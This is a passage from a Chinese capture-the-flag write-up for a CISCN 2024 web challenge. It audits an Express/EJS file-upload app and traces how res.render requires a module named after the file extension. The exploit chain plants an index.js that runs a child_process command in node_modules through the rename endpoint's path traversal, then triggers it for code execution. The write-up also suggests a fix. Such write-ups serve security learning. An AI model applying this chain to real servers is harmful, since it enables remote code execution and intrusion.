(); if (fileExt === '.ejs' ) { return res.status (400 ).send ('Upload of .ejs files is not allowed' ); } res.send ('File uploaded successfully: ' + req.file .originalname ); }); app.get ('/render' ,(req, res ) => { const { filename } = req.query ; if (!filename) { return res.status (400 ).send ('Filename parameter is required' ); } const filePath = path.join (__dirname, 'uploads' , filename); if (filePath.endsWith ('.ejs' )) { return res.status (400 ).send ('Invalid file type.' ); } res.render (filePath); }); app.get ('/rename' ,IfLogin , (req, res ) => { if (req.session .user !== 'ADMIN' ) { return res.status (403 ).send ('Access forbidden' ); } const { oldPath , newPath } = req.query ; if (!oldPath || !newPath) { return res.status (400 ).send ('Missing oldPath or newPath' ); } if (newPath && /app\.js|\\|\.ejs/i .test (newPath)) { return res.status (400 ).send ('Invalid file name' ); } if (oldPath && /\.\.|flag/i .test (oldPath)) { return res.status (400 ).send ('Invalid file name' ); } const new_file = newPath.toLowerCase (); const oldFilePath = path.join (__dirname, 'uploads' , oldPath); const newFilePath = path.join (__dirname, 'uploads' , new_file); if (newFilePath.endsWith ('.ejs' )){ return res.status (400 ).send ('Invalid file type.' ); } if (!oldPath) { return res.status (400 ).send ('oldPath parameter is required' ); } if (!fs.existsSync (oldFilePath)) { return res.status (404 ).send ('Old file not found' ); } if (fs.existsSync (newFilePath)) { return res.status (409 ).send ('New file path already exists' ); } createDirectoriesForFilePath (newFilePath) fs.rename (oldFilePath, newFilePath, (err ) => { if (err) { console .error ('Error renaming file:' , err); return res.status (500 ).send ('Error renaming file' ); } res.send ('File renamed successfully' ); }); }); app.listen ('3000' , () => { console .log (`http://localhost:3000` ) })
代码审计:
看到ejs和express,ejs模版注入
注入点:

当我们传入的filename没有后缀的时候,render会自动加入默认设置的.ejs,当我们传入的filename有后缀时,会取最后一个后缀进行require,假设filename=1.js.abc,那么就会require(‘abc’),为什么会这样,我们追踪下源码,res.render处打个断点
view在没cache的情况下view变量默认是空的,就会在此处调用一个View(),而且当这个函数结束的时候,他会继续走一个tryRender函数,看View函数内容
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 function View(name, options) { var opts = options || {}; this .defaultEngine = opts.defaultEngine; this .ext = extname(name); this .name = name; this .root = opts.root; if (!this .ext && !this .defaultEngine) { throw new Error('No default engine was specified and no extension was provided.' ); } var fileName = name; if (!this .ext) { this .ext = this .defaultEngine[0 ] !== '.' ? '.' + this .defaultEngine : this .defaultEngine; fileName += this .ext; } if (!opts.engines[this .ext]) { var mod = this .ext.slice(1 ) debug('require "%s"' , mod) var fn = require(mod).__express if (typeof fn !== 'function' ) { throw new Error('Module "' + mod + '" does not provide a view engine.' ) } opts.engines[this .ext] = fn } this .engine = opts.engines[this .ext]; this .path = this .lookup(fileName); }
重点在这
this.ext是我们传入的最后一个后缀,去掉.传给了mod,然后被require,require默认是读取node_modules中的index.js,假设这里mod是js,那么就会require node_modules/js/index.js,也就是说我们能控制node_modules下的文件内容的话就能rce了,刚好这里的rename可以实现目录穿越写入node_modules中,我们先随便上传个index.js,内容为:
1 2 const p = require ('child_process' )p.exec ("calc" )
然后
1 rename?oldPath=index.js&newPath=../node_modules/F12/index.js
rce:
fix也很简单,把.js加入黑名单就行
复制于:2024Ciscn总决赛Web Writeup - F12~ - 博客园
ejs模板注入可以参考下面三篇文章,一个是ejs的漏洞原理,两个是题目:
https://xz.aliyun.com/news/11769 https://xz.aliyun.com/news/19148 https://www.cnblogs.com/F12-blog/p/18324587